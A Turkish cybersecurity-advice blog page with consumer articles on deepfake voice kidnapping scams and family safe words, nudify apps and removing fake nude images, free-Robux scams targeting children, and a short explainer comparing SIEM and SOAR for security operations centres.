En yaygın dolandırıcılık yöntemlerinden biri, bir akrabayı rastgele arayarak, [sevdiklerinin kaçırıldığını](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) düşünmelerini sağlamak için tasarlanmış deepfake ses kaydı dinletmektir. Bu sanal kaçırma dolandırıcılıkları, yine aynı sosyal medya hesaplarından elde edilen kişisel ayrıntılar kullanılarak daha gerçekçi hâle getirilebilir. Dolandırıcılar, saldırı için en uygun zamanı seçmek amacıyla kurbanın veya akrabalarının [sosyal medya](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/) profillerini de takip edebilirler. Kurbanın o sırada yurtdışında olması ve bu nedenle gelen aramaları kontrol etmemesi, dolandırıcılar için daha avantajlı olabilir.
Dolandırıcılar için en önemli nokta, kurbanın akrabalarını belirsizlik içinde tutmak ve travmaya uğratmaktır. Bu amaçla, klonlanmış sesi her seferinde sadece birkaç saniye kullanır, hıçkırık sesleriyle karıştırır ve tüm olayı daha inandırıcı ve kaotik hâle getirmek için arka plan gürültüsü ekleyebilirler.
## Güvenlik kelimesi nedir?
Bu bağlamda, bir dolandırıcılığı fark etmek için yapabileceğiniz en basit ama en etkili şeylerden biri, aile üyelerinizle bir “güvenli kelime” üzerinde anlaşmaktır. Bu, aile üyesinin sesinizin [deepfake ile değiştirilmiş olabileceğini](https://antivirus.com.tr/deepfake-kurbani-oldum-ne-yapmaliyim/) düşündüğünde isteyebileceği, hatırlanması kolay bir kelime veya cümle olmalıdır. Bir dolandırıcının güvenlik parolasını öğrenmesinin hiçbir yolu olmayacağından ailenizi fidye ödemesi için kandırmaya yönelik herhangi bir komployu ortaya çıkaracaktır.
Elbette, bu kelime hem akılda kalıcı hem de sıra dışı olmalıdır. Ayrıca sosyal medya paylaşımlarınızı veya diğer [açık kaynak istihbarat](https://antivirus.com.tr/yanlis-ellere-gecen-yapay-zeka-destekli-osint/) (OSINT) kaynaklarını okuyarak elde edilebilecek bir şey olmamalıdır. Bu da başlangıç olarak aile evcil hayvanları ve favori spor takımları gibi seçenekleri eler.
Nomani Dolandırıcılığı \| ESET Araştırma[ https://www.youtube.com/watch?v=Kk9xq884di4](https://www.youtube.com/watch?v=Kk9xq884di4)
## İnsanları korkutmadan bunu nasıl anlatabilirsiniz?
Bu tür bir yaklaşımı kabul ettirmenin doğru ve yanlış yolları vardır. Ailenizi telaşlandırmak istemezsiniz. Ancak aynı şekilde, teknolojinin ilerlediğini ve bundan yararlanmaya hazır kötü niyetli kişilerin olduğunu anlamalarını sağlamanız gerekir.
Bu kelimeyi kullanmanızın pek olası olmadığını açıklamak yardımcı olabilir. Ancak bir güvenlik kelimesi istemenin iyi bir fikir olacağı bazı senaryolar önerin. Örneğin, sizin sesinize benzeyen birinin onlardan para veya bilgi almaya çalıştığı, rahatsız edici ve istenmeyen bir arama gibi.
## Ya biri güvenlik kelimesini unutursa ne olur?
Birisi güvenlik kelimesini hatırlayamazsa bir yedek planın olması önemlidir. Yapılacak en iyi şey, aile üyelerini aramayı sonlandırmaya ve ardından adres defterlerinde kayıtlı olan numaranızdan geri aramaya teşvik etmektir. Ya da kurduğunuz mevcut bir grup üzerinden size mesaj göndermelerini sağlayın. Bu, başınızın dertte olup olmadığını onlara anında gösterecektir.
Alternatif olarak, sadece aile üyelerinin bileceği başka bir soru sormayı deneyebilirler. Bu, internette araştırılabilecek herhangi bir bilgi olmamalıdır. Ayrıca bir şeylerin ters gittiğini hissederlerse asla para veya kişisel bilgi göndermemeleri gerektiğini de bilmelidirler.
## Deepfake dolandırıcılığına kurban gittiyseniz ne yapmalısınız?
Utanmayın. Deepfake teknolojisi her geçen gün daha da inandırıcı hâle geliyor. Siz veya bir aile üyeniz dolandırıldıysa:
- Dolandırıcıyla iletişimi derhal kesin.
- Bankanızla iletişime geçerek olanları açıklayın ve dolandırılan paranın bloke edilmesi veya iade edilmesi için bir yol olup olmadığını sorun.
- İlgili tüm hesaplarda ifşa olmuş olabilecek parolaları değiştirin. Bu, iki faktörlü kimlik doğrulamayı (2FA) etkinleştirmek ve parola yöneticisinde saklanan her hesap için güçlü, benzersiz parolalara geçmek için iyi bir fırsattır.
- İlgili tüm kanıtları (ör. telefon numaraları, kayıtlar) saklayın.
- Dolandırıcılığı ilgili makamlara (örn. [FTC](https://reportfraud.ftc.gov/), [FBI IC3](https://reportfraud.ftc.gov/)) bildirin.
Unutmayın, dolandırıcılar çekinmezler. Bir ücret karşılığında paranızı geri alacağını veya hesaplarınızı güvence altına alacağını vaat eden ikincil dolandırıcılarına karşı tetikte olun. Yalan söylüyorlar. Onlara ödeme yapmak, kayıplarınızı sadece artıracaktır.
## Sık Sorulan Sorular
### Dolandırıcılar sesime nasıl ulaşabilir?
İkna edici bir ses klonu oluşturmak için sadece birkaç saniyelik bir ses kaydına ihtiyaçları vardır. Bu, iş ortamında konuşurken çekilmiş bir video veya sosyal medyada paylaştığınız bir video/ses içeriği olabilir. Takipçilerinizi tanıdığınız kişilerle sınırlandırmak her zaman iyi bir fikirdir.
### Güvenlik kelimesi deepfake’leri gerçekten engeller mi?
Hiçbir şey kusursuz değildir. Ancak güvenli kelime, sahte/sanal kaçırma gibi deepfake ses dolandırıcılıklarını ortaya çıkarmak için harika ve ücretsiz bir seçenektir. Deepfake’in oluşturulmasını engellemez. Ancak ardından gelen dolandırıcılığın başarı oranını azaltabilir.
### Ya dolandırıcılar güvenlik kelimemizi tahmin ederse?
Her şey mümkündür. Ancak aile dışında gerçek bir anlamı olmayan rastgele, sıra dışı bir kelime veya ifade seçerseniz bunu tahmin etmeleri son derece zor olacaktır. Bununla birlikte, böyle bir durumda, örneğin kişiyi geri aramayı kabul etmek gibi yedek planlarınızın olması yararlıdır.
### Dolandırıldıysam ne yapmalıyım?
Dolandırıcılarla tüm iletişimi kesin. Bankanızla iletişime geçerek durumu bildirin. Mümkün olduğunca çok kanıt saklayın. Gerekirse parolalarınızı değiştirin ve dolandırıcılığı ilgili makamlara bildirin.
*İLGİLİ MAKALE:* [*Deepfake kurbanı oldum: Ne yapmalıyım?*](https://antivirus.com.tr/deepfake-kurbani-oldum-ne-yapmaliyim/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** DeepFake, Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik, Yapay Zekâ
---
### [Nudify uygulamaları: Sahte çıplak görüntüler](https://antivirus.com.tr/nudify-uygulamalari-sahte-ciplak-goruntuler/)
**Published:** Eylül 23, 2026
**Author:** Kadriye Bay
**Excerpt:** İster mağdur olun ister mağdurun ebeveyni olun sahte çıplak görüntüler için yapabileceğiniz şeyler ve Nudify uygulamaları hakkında bilmeniz gerekenler
**Content:**
*İster mağdur olun ister mağdurun ebeveyni olun ister sadece endişeli olun, sahte çıplak görüntüler için yapabileceğiniz şeyler ve Nudify uygulamaları hakkında bilmeniz gerekenler*
Yapay zekânın tüm mucizelerine rağmen teknolojik yeniliklerin daha karanlık bir yüzü de var. Ve bu, ‘nudification’ veya ‘nudify’ uygulamalarından daha karanlık bir şey olamaz. Bu uygulamalar, yapay zekâ destekli deepfake teknolojisini kullanarak, anatomik özellikleri simüle ederek giyinik bir kişinin görüntüsünü sanki çıplakmış gibi görünen bir görüntüye dönüştürüyor. Ancak şunu netleştirelim: Bir görüntünün teknik olarak gerçek olmaması, arkasındaki niyetin göz ardı edilebileceği anlamına gelmez. Rıza dışı müstehcen görüntüler (NCII), dolandırıcılar, zorbalar ve siber suçlular tarafından sıklıkla bir silah olarak kullanılır ve birçok ülkede yasaklanmıştır.
Mağdur olma riskini nasıl en aza indirebileceğinizi ve en kötü senaryoda ne yapmanız gerektiğini öğrenmek için okumaya devam edin.
## Nudify uygulamaları yasa dışı mı?
Kısa cevap “duruma bağlı”dır. ABD’de “nudify” uygulamalarını açıkça yasaklayan federal bir yasa yoktur. Asıl mesele, bu uygulamaların oluşturulması ve dağıtılması için kullanılabilecek görüntülerle ilgilidir. TAKE IT DOWN Yasası, NCII mağdurlarına (Yapay zekâ tarafından üretilen görüntüler dâhil), talebin geçerli olması koşuluyla platformdan 48 saat içinde bu içeriklerin kaldırılmasını talep etme hakkı verir. Eyalet yasaları değişiklik gösterir. Çocukları çıplak gösteren görüntüler, çocuk cinsel istismarı materyali (CSAM) olarak sınıflandırılır ve Amerika Birleşik Devletleri Kanunu’nun[ 18. Bölümü](https://www.justice.gov/criminal-ceos/citizens-guide-us-federal-law-child-pornography) kapsamında düzenlenir. Bu tür görüntüler [Cyber Tipline’](https://www.missingkids.org/gethelpnow/cybertipline)a bildirilebilir.
AB’de, kadına yönelik şiddet ve aile içi şiddetle mücadeleye ilişkin [bir direktif](https://eur-lex.europa.eu/eli/dir/2024/1385/oj/eng), yapay zekâ tarafından üretilen görüntüler de dâhil olmak üzere NCII’nin üretilmesini ve dağıtılmasını suç sayacaktır. Ancak üye devletlerin bu direktifi ulusal yasalara aktarması gerektiğinden suçun tam tanımı, terminoloji, bildirim mekanizmaları ve cezalar değişiklik gösterecektir.
## Sahte çıplak görüntüler için riski azaltın
[2025 tarihli bir rapora göre](https://www.commonsensemedia.org/research/teens-and-explicit-deepfakes-in-the-age-of-ai), ABD’li gençlerin neredeyse yarısı yapay zekâ tarafından üretilmiş müstehcen içerik gördüğünü iddia ediyor; yapay zekâ pornografisi görenlerin dörtte biri ise bu içeriklerde kendilerinin veya tanıdıkları birinin resmedildiğini itiraf ediyor. Sizin veya çocuklarınızın bu şekilde mağdur olma riskini azaltmak için çıplaklaştırma uygulamalarının nasıl çalıştığını daha dikkatli bir şekilde düşünmek faydalı olacaktır. Öncelikle, kötü niyetli kişilerin çevrimiçi ortamda sizinle ilgili görselleri bulmasını zorlaştırmanız gerekir. Ayrıca kötü amaçlı uygulamalar gibi diğer kanallar aracılığıyla fotoğraflara erişmelerini de engellemelisiniz.
Aşağıdakileri göz önünde bulundurun:
- Sosyal medya ayarlarınızı gözden geçirin: Yabancıların bu bilgilere erişme riskini azaltmak için fotoğraflarınızı ve iletişim bilgilerinizi kimlerin görebileceğini sınırlayın.
- Sosyal medya hesaplarının ötesinde, çevrimiçi ortamda sizin veya ailenizin hangi fotoğraflarının herkese açık olduğunu kontrol edin. Dolandırıcıların elinde ne kadar çok malzeme olursa bu fotoğrafları bir “nudify” uygulamasına yüklemeleri o kadar kolay olur.
- En iyi güvenlik uygulamalarını kullanarak hesap ele geçirilme riskini azaltın: Benzersiz parolalar, iki faktörlü kimlik doğrulama (2FA) ve uygulamalar ile cihaz işletim sistemi için otomatik güncellemeleri uygulamak bu konuda yardımcı olabilir.
- Gerekli olmadıkça yapay zekâ veya diğer uygulamalara fotoğraf yüklemeyin. Ayrıca ana uygulama mağazalarında bulunan popüler uygulamaların varsayılan olarak güvenli olduğunu varsaymayın.
- Çocuklarınızla “nudify” uygulamaları, zayıf hesap güvenliği ve gizlilik ayarlarının getirdiği tehlikeler ile sosyal medyada aşırı fotoğraf paylaşımının riskleri hakkında konuşun.
- Çocuklarınızın, mağdur oldukları durumda ilk olarak size başvurabilecek kadar psikolojik ve duygusal olarak güvende hissetmelerini sağlayın. Sizden çekinirlerse ve söylediklerinde başlarının daha çok belaya gireceğinden endişe ederlerse bu durum daha kötü bir senaryonun oluşmasına yol açar ve istismarcıya üstünlük sağlayabilir.
## Sahte görüntüler siz ve aileniz için oluşturulursa ne yapmalısınız?
Stratejik Diyalog Enstitüsü ve AI Güvenlik Enstitüsü (AISI) tarafından yapılan[ bir araştırmaya göre](https://www.isdglobal.org/wp-content/uploads/2026/07/Mapping-the-Nudify-Tools-Ecosystem.pdf), nudify uygulamalarından oluşan nispeten büyük ve gelişen bir ekosistem bulunmaktadır. Araştırmada, bu tür araçlar sunan 181 web sitesi tespit edilmiştir. Bu siteler ayda 40 milyon tekil ziyaretçi alırken milyonlarcası da YouTube (1,8 milyon), X (1,3 milyon), Reddit (691.000) ve Facebook (464.000) gibi sosyal medya platformlarından gelmiştir.
Tehdit açıkça büyüyor. Peki, internetteki izinizi en aza indirgemek için gösterdiğiniz tüm çabalar [yeterli olmazsa](https://antivirus.com.tr/deepfake-kurbani-oldum-ne-yapmaliyim/) ne olur?
Öncelikle, çıplaklaştırılmış görüntülerle sizi tehdit eden kişiyle asla iletişime geçmeyin. Bu, sadece onların taleplerine devam etmeleri için cesaret verecek ya da potansiyel olarak görüntüyü daha geniş bir kitleye paylaşmalarına neden olacaktır. İlgili mesajları, kullanıcı adlarını, URL’leri, ekran görüntülerini ve tarihleri saklayarak kanıtları muhafaza edin.
Görüntünün yayımlandığı platformlarla veya web siteleriyle iletişime geçin ve görüntünün kaldırılmasını talep edin. [StopNCII.org](https://stopncii.org/) gibi üçüncü taraf hizmetler de yapay zekâ tarafından üretilmiş çıplak görüntülerle ilgili bir sorun olduğunda üyelerini uyararak yardımcı olabilir. Bunu, benzersiz bir hash oluşturup üyelerle paylaşarak yaparlar. [NCMEC’in Take It Down hizmeti](https://takeitdown.ncmec.org/) de çocuklara ait görüntüler için aynı işlevi görür.
Ayrıca insanların bu görüntüyü bulmasını zorlaştırmak için Google’dan da [kaldırılmasını](https://support.google.com/websearch/answer/3143948?) talep etmeniz gerekecektir.
Ciddi tehditleri, şantaj girişimlerini veya reşit olmayanların mağduriyetini yetkililere ve bulunduğunuz bölgedeki kolluk kuvvetlerine ve ilgili birimlere bildirin. Çocuğunuz hedef alındığını size anlatırsa bunun onun suçu olmadığını ve bu durumla başa çıkmasına yardımcı olmak için her adımda yanında olacağınızı hatırlatın. Çıplaklaştırma, herkes için özellikle de gençler için son derece üzücü bir deneyim olabilir.
## Sık Sorulan Sorular
**“Çıplaklaştırma” uygulamaları nasıl çalışır?**
Bu uygulamalar, üretken yapay zekâ kullanarak sentetik içerik oluşturur ve bunu orijinal görüntüyle birleştirerek giyinik bir kişinin fotoğrafını çıplak gibi görünen bir görüntüye dönüştürür.
**Yapay zekâ ile oluşturulan çıplak bir görüntü nedeniyle dava açabilir miyim?**
Evet, ABD’de rıza olmaksızın bilerek veya dikkatsizce mahrem bir görüntüyü paylaşan bir kişiye karşı federal bir [hukuk davası](https://www.justice.gov/ovw/sharing-intimate-images-without-consent-know-your-rights?utm_source=chatgpt.com) açabilirsiniz. Bunu eyalet düzeyinde de yapmak mümkün olabilir. AB’de dava açma imkânınız, ilgili ulusal yasaların tam olarak ne öngördüğüne bağlı olacaktır. Yapay zekâ ile adınıza oluşturulan sahte ve çıplak görüntüler nedeniyle Türkiye’de [hukuki ve cezai dava açabilirsiniz](https://ydhukuk.com.tr/makaleler/deepfake-ve-yapay-zeka-ile-uretilen-sahte-goruntulere-karsi-hukuki-yollar-2026-guncel-rehberi.html). Görüntünün sahte veya yapay zekâ ürünü olması, sorumluluğu ortadan kaldırmaz. Bu eylem suç teşkil eder ve hapis cezasına kadar ciddi yaptırımları bulunabilir.
**Bu durum çocuğumu etkiliyorsa ne yapmalıyım?**
Çocuğunuza destek ve tavsiye vererek yanında olun. Bunun, onun suçu olmadığını hatırlatın. Ayrıca görüntünün kaldırılması için ilgili platformlarla iletişime geçin ve görüntünün/sayfanın indeksinden çıkarılması için Google’a başvurun.
**Çıplaklaştırılmış bir görüntüyü nasıl kaldırttırabilirim?**
Web sitesi/platformla doğrudan iletişime geçin. Ayrıca [StopNCII.org](https://stopncii.org/) veya [Take It Down](https://takeitdown.ncmec.org/) (18 yaş altı) gibi üçüncü taraf hizmetlerini deneyin.
**Bir uygulamayı Apple veya Google’a nasıl bildirebilirsiniz?**
Apple için; App Store’da uygulamayı bulun ve “Sorun Bildir” hizmetini kullanarak ne olduğunu açıklayın. Uygulamanın adını ve geliştiricisini de dâhil olmak üzere mümkün olduğunca fazla ayrıntı verin. Google Play için; uygulamanın sayfasını açın, üç noktalı menüye dokunun, “uygunsuz olarak işaretle” seçeneğini seçin ve nedenini belirtin.
**Sahte çıplak bir görüntüyü bildirmek, o görüntünün her yerden kaybolmasını sağlar mı?**
Hayır, önbellekte kalmış ve internet aramalarıyla erişilebilen sürümler hâlâ mevcut olabilir. Ancak görüntüyü görüntüleyebileceğiniz her platforma bildirmek, yapay zekâ tarafından üretilen NCII’nin yayılmasını en aza indirmenin en iyi yoludur. [StopNCII.org](https://stopncii.org/) gibi hizmetler, birden fazla sitede çalıştıkları için özellikle yararlıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Siber Güvenlik, Yapay Zekâ
---
### [Roblox hesabınız hedefte: Ücretsiz Robux’un hangisi gerçek, hangisi sahte?](https://antivirus.com.tr/roblox-hesabiniz-hedefte-ucretsiz-robuxun-hangisi-gercek-hangisi-sahte/)
**Published:** Eylül 22, 2026
**Author:** Kadriye Bay
**Excerpt:** Sahte hediye kampanyaları, ücretsiz Robux üreteçleri ve benzer giriş sayfaları hepsi aynı şeyi hedefliyor: Roblox hesabınızı
**Content:**
*Sahte hediye kampanyaları, ücretsiz Robux üreteçleri ve benzer giriş sayfaları hepsi aynı şeyi hedefliyor: Roblox hesabınızı*
Roblox oynayanlar için bir diğer merak konusu da ücretsiz Robux elde etmenin bir yolu olup olmadığıdır. Sonuçta bu, platformda sayısız yeni deneyime açılan bir kapı olabilir. Özellikle genç oyuncular hem FOMO (kaçırma korkusu) hem de çevrimiçi statülerini yükseltme arzusu nedeniyle daha fazla para birimine sahip olmayı isteyebilir.
Burada “ücretsiz” ile “kazanılmış” arasında ayrım yapmak önemlidir. Roblox’un veya [Microsoft gibi](https://www.microsoft.com/en-us/rewards/about-roblox) güvenilir bir ortağın sunduğu resmî programlar olabilir; bu programlarda görevleri yerine getirip ve/veya soruları yanıtlayarak bir Roblox hediye kartı elde edebilirsiniz. Roblox ayrıca kullanıcıların web üzerinden, bilgisayarlardan ve hediye kartlarıyla sanal para birimini yasal yollarla satın aldıklarında %25 daha fazla Robux sunar.
Roblox’ta [içeriğinizden para kazanmanın](https://create.roblox.com/docs/production/monetization) yolları da vardır. Bunlar arasında [abonelikler](https://create.roblox.com/docs/production/monetization#subscriptions), [erişim ücreti alma](https://create.roblox.com/docs/production/monetization#paid-access-in-robux), [kullanıcıların satın alabileceği öğeler veya yetenekler](https://create.roblox.com/docs/production/monetization#developer-products) sunma, kullanıcılara [özel sunucular](https://create.roblox.com/docs/production/monetization#private-servers) sağlama ve Creator Store’da diğer içerik üreticilere [modeller ve eklentiler satma](https://create.roblox.com/docs/production/creator-store#distribute-and-sell-assets) sayılabilir. Hatta [Marketplace’te ](https://www.roblox.com/catalog/)[avatar öğeleri](https://create.roblox.com/docs/avatar) satarak kârdan pay alınabiliyor.
Ancak bunlar, hak edilmesi gereken fırsatlardır ve göründüklerinden daha ulaşılmaz olabilirler. Başka bir deyişle aslında hiçbir şeyi bedavaya elde edemezsiniz. [Roblox bu konuda çok nettir](https://en.help.roblox.com/hc/en-us/articles/204262550-Free-Robux-or-Subscription-Generators): “Bedava Robux ya da abonelik teklifleri, hileler veya kodlar diye bir şey yoktur.”
Ne yazık ki ücretsiz Robux vaadiyle kişisel bilgilerinizi ve giriş bilgilerinizi ele geçirmeye çalışan çok sayıda dolandırıcı var.
## Dikkat etmeniz gereken Robux dolandırıcılıkları
Robux’u yasal yollarla kazanmanın kaç yolu varsa ortalıkta dolaşan dolandırıcılık türü de o kadar çoktur. İşte en yaygın olanlardan bazıları:
- Roblox kullanıcı adınızı isteyen ve muhtemelen [anketleri doldurmanızı](https://antivirus.com.tr/anket-dolandiriciligi-nasil-anlasilir-gercek-mi-sahte-mi/) veya [yazılım yüklemenizi](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) gerektiren **“bedava” Robux üreteçleri**. Söylemeye gerek yok ki dolandırıcılar hesabınızı ele geçirmek için sadece kullanıcı adınızı istiyor; anketler muhtemelen bilginiz dışında kişisel bilgilerinizi (PII) toplamak için tasarlanmış; yazılım ise kötü amaçlı kodlarla tuzaklanmış olabilir. [Roblox](https://www.welivesecurity.com/en/kids-online/roblox-executors-fun-games-someone-gets-hacked/), siber suçluların kötü amaçlı yazılım yaymak için kullandıkları popüler bir platformdur.
- İstenmeyen bir e-posta veya mesajdaki bir bağlantıya ya da kötü amaçlı bir reklama tıkladıktan sonra ziyaret ettiğiniz **kimlik avı sayfaları**. Bu sayfalar, kimlik bilgilerinizi ele geçirmek için tasarlanmış, Roblox’a benzeyen bir siteye yönlendirecektir.
- YouTube, TikTok ve Discord gibi **sosyal medyada sahte hediye kampanyaları**. Yönetici, binlerce Robux’u ücretsiz olarak dağıttığını iddia edecektir. Ancak sundukları bağlantı zararlı olacaktır.
- **Sınırlı süreli teklifler**, kimlik avı e-postaları veya sosyal medya gönderileri/reklamları olarak karşınıza çıkabilir. Buradaki amaç, aciliyet hissi yaratarak sizi, var olmayan “ücretsiz Robux” karşılığında bağlantıya tıklamak veya kişisel bilgilerinizi paylaşmak gibi yanlış bir karar vermeye yönlendirmektir.
- **Sahte hediye kartları**, dolandırıcıların sizden istediklerini elde etmeleri için bir başka fırsattır. Kişisel bilgilerinizi, giriş bilgilerinizi veya hatta nakit paranızı bir hediye kartı kodu karşılığında takas etmeyi teklif edebilirler. Ancak böyle bir şey yoktur.

*Bu size bedava Robux kazandırmaz (Kaynak:* [*Cyber Safe Families/Facebook*](https://www.facebook.com/groups/csfamilies/posts/1945823359616439/)[*)*](https://www.reddit.com/r/roblox/comments/1mv3ni3/got_a_scam_message_for_free_robuxs_on_my_inbox/)
## Güvenliğinizi ihmal etmeyin
Roblox’un kendi sitesi dışında giriş bilgileri veya “insan doğrulaması” gerektiren herhangi bir site, resmî bir Roblox veya yetkili ortak sayfası olduğunu bağımsız olarak doğrulayamadığınız sürece bir dolandırıcılıktır. Meşru promosyonlar asla parolanızı veya 2FA kodunuzu istemez. Sizi cezbetmek için asla süre sınırlı veya gerçek olamayacak kadar iyi teklifler kullanmazlar. Ya da hızlı hareket etmezseniz Robux’larınızı kaybedebileceğiniz konusunda sizi uyarmazlar. Ayrıca sizden asla bir “Robux üreteci” indirmenizi istemezler.
Robux’tan bahseden özel tekliflere karşı dikkatli olun. Giriş bilgilerinizi veya kişisel bilgilerinizi asla diğer kullanıcılarla paylaşmayın. Şüpheli bağlantılara tıklamayın ve Roblox dışındaki sayfalara parolanızı girmeyin.
## Çocuklarınızla Roblox ve diğer dolandırıcılıklar hakkında konuşun
Çocuğunuzun bu şekilde dolandırılmasından endişe duyan bir ebeveynseniz biraz zaman ayırıp en büyük endişelerinizi onunla konuşun. Buradaki temel amaç, parolaları paylaşmamak veya şüpheli bağlantılara tıklamamak gibi iyi çevrimiçi güvenlik alışkanlıklarını öğretmektir. Ancak aynı zamanda, “bedava” Robux diye bir şeyin olmadığını ve bu sanal para biriminin gerçek bir maliyeti olduğunu anlamalarına yardımcı olmaktır.
Ne yapmış olurlarsa olsunlar, ilk olarak size gelmekten çekinmemeliler. Bu da ancak neden istedikleri zaman kredi kartınıza erişemeyeceklerini ve neden platformu ancak sorumlu bir şekilde kullandıkları takdirde kullanmalarına izin verildiğini sakin bir şekilde tartışarak sağlanabilir.
Çocuğunuzun zaten dolandırıldığını düşünüyorsanız: Giriş bilgilerini (ve paylaşılan diğer tüm kimlik bilgilerini) değiştirin, iki faktörlü kimlik doğrulamayı (2FA) etkinleştirin ve kurtarma e-postasının değiştirilmediğinden emin olun. Bağlı ödeme yöntemlerinde şüpheli etkinlik olup olmadığını kontrol edin ve banka ile iletişime geçmeyi veya hesabı dondurmayı düşünün. Kötü amaçlı yazılım konusunda endişeleriniz varsa saygın bir sağlayıcıdan bilgisayarınızda/cihazınızda bir tarama yapın. Her şeyden önce, onu suçlamayın. Onu dinleyin, güven verin ve yukarıdaki adımları uygulayın.
## Sık sorulan sorular (SSS)
### Gerçekten ücretsiz bir Robux üreteci var mı?
Hayır. Roblox, jeneratörler, hileler veya kodlar yoluyla ücretsiz Robux elde etmenin meşru bir yolu olmadığını belirtmektedir. Sınırsız veya anında Robux vaat eden tüm siteler, Roblox kimlik bilgilerinizi, kişisel bilgilerinizi veya paranızı çalmak için tasarlanmış dolandırıcılık siteleridir.
### Para ödemeden Robux alabilir miyim?
Belirli resmî promosyonlar veya içerik oluşturucular için sunulan para kazanma fırsatları aracılığıyla Robux veya Roblox hediye kartları kazanabilirsiniz. Ancak bunlar “ücretsiz Robux üreteçleri” değildir.
### Bir Robux teklifinin dolandırıcılık olup olmadığını nasıl anlarım?
Büyük miktarda ücretsiz Robux vaadi, aciliyet, parolanızın/2FA kodunuzun istenmesi, şüpheli bağlantılar, anketler veya yazılım indirmenizin istenmesi gibi uyarı işaretlerine dikkat edin. Bir teklif gerçek olamayacak kadar iyi görünüyorsa devam etmeden önce Roblox veya ortağın resmî web sitesinden tekrar kontrol edin.
### Ya çocuğum zaten dolandırılmışsa?
Onları suçlamayın. Giriş bilgilerini (ve paylaşılan diğer kimlik bilgilerini) değiştirin, 2FA’yı etkinleştirin ve kurtarma e-postasının değiştirilmediğinden emin olun. Bağlı ödeme yöntemlerinde şüpheli etkinlik olup olmadığını kontrol edin ve banka ile iletişime geçmeyi veya hesabı dondurmayı düşünün. Kötü amaçlı yazılım konusunda endişeleriniz varsa saygın bir sağlayıcıdan bilgisayarınızda/cihazınızda bir tarama yapın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Oyun, Siber Güvenlik
---
### [SOC ekibinin araç kutusu: SIEM ve SOAR](https://antivirus.com.tr/soc-ekibinin-arac-kutusu-siem-ve-soar/)
**Published:** Mart 17, 2024
**Author:** ESET
**Excerpt:** SOC ekibinin tespit ve müdahale çıtasını yükseltmek ve şirketin güvenlik seviyesini yükseltmek için kullanabileceği SIEM ve SOAR gibi başka çözümler de var.
**Content:**
Uç nokta güvenliğinin üzerine inşa edilen çeşitli Tespit ve Müdahale araçları gibi çözümler bir şirketin güvenlik duruşunu büyük ölçüde geliştirebilirken SOC ekibinin müdahale ve iyileştirme çıtasını daha da yükseltmek için kullanılabilecek SIEM ve SOAR başka çözümler de var.
Bir Güvenlik Operasyon Merkezi (SOC) için [Güvenlik Bilgi ve Olay Yönetimi (SIEM)](https://www.techtarget.com/searchsecurity/definition/security-information-and-event-management-SIEM) ve Güvenlik Düzenleme, Otomasyon ve Yanıt (SOAR), siber güvenlik çıtasını yükseltmek için var olan iki kapsamlı seçenektir. Ancak, her biri farklı araçlar ve yaklaşımlar sunar ve bunlardan birini seçmeden önce farkları bilmeniz gerekir.
## SIEM nedir? (Güvenlik Bilgi ve Olay Yönetimi)
Herhangi bir BT güvenlik yöneticisinin işini büyük ölçüde geliştiren görevlerden biri, günlük veri toplama ve analizidir. SIEM’in en iyi yaptığı şey tam olarak budur. Bir şirketin ağının tüm bölümlerinden veri toplayarak olası güvenlik olaylarına ve sorunlarına karşı uyarı verir ve güvenlik operatörlerinin güvenlik altyapılarını yönetmelerini kolaylaştırır.
Kesin olarak bir olay müdahale ve düzeltme aracı olmasa da bir tür gözlemci veya veri monitörü rolünü yerine getirerek olaylar hakkında ek bilgi verir. Ancak, SIEM’in olumsuz yanı otomasyondan yoksun olmasıdır. Bu nedenle, veri toplama dışında, BT ekibinin bu verileri uygun gördükleri şekilde kullanmasını gerektiren işleri yapamaz. Bu bir sorun olabilir, çünkü bildirimler kolayca birikebilir ve güvenlik ekiplerini bunaltabilir, bir şirketin güvenlik duruşunu zorlayabilir ve zayıflatabilir. İşte bu noktada da SOAR yardımcı olur.
## SOAR nedir? (Güvenlik Orkestrasyonu, Otomasyonu ve Müdahalesi)
SOAR, teknik olarak SIEM’in yerini almasa da SIEM’in yeteneklerinin bir evrimi olduğundan, müşterilerini ve ortaklarını korumaya çalışan güvenlik ekiplerinin yeteneklerini büyük ölçüde artırabilecek daha modern bir çözümdür.
SOAR teknolojisi SIEM’den çok daha fazla veri çeker. Yalnızca şirket ağından değil, aynı zamanda [tehdit istihbaratı](https://www.eset.com/tr/business/services/threat-intelligence/) gibi diğer ek güvenlik beslemelerinden de faydalanır ve ayrıca uyarıları ve günlükleri daha iyi önceliklendirir. Bununla birlikte, en büyük gücü yapay zekâ otomasyonunda yatmaktadır, çünkü BT ekibi tarafından belirlenen olaylara otomatik yanıtlar da oluşturabilir. Bu, SIEM’de olmayan bir şeydir ve tehdit ve olay araştırmasını çok daha kolay hale getirir.
Ancak SOAR, SIEM’in yerini tam olarak alabilecek gibi değil; gerçek oldukça farklı.
## Hangi çözüm SOC için daha iyi?
Daha önce de belirtildiği gibi, SOAR teknik olarak SIEM’den daha etkileyici görünse de kesin bir ikame değildir. SOAR, çok sayıda veri ile desteklendiğinde en iyi şekilde çalışır, SIEM ise daha iyi bir veri toplama aracı olduğu için bunu sağlayabilir, daha sonra SOAR söz konusu verileri önceliklendirebilir, en iyi yanıtı ve düzeltmeyi vurgulayabilir ve sürecin belirli bölümlerini otomatikleştirerek bazı görevleri güvenlik operatörlerinden çıkarabilir. Bunu iki parçalı bir süreç olarak düşünün; SIEM verilerin büyük kısmını sağlarken SOAR hem biraz daha ekler hem de yanıtı yürütür.
## SOC araç kutusunu geliştirmek
Güvenlik operasyon merkezleri, işverenlerini veya müşterilerini düzgün bir şekilde korumak için ellerinde birçok farklı teknoloji ve araca sahip olabilir ve hem SIEM hem de SOAR, bunun üzerine inşa edildiği için normal uç nokta koruma yazılımından daha fazlasını sunar.
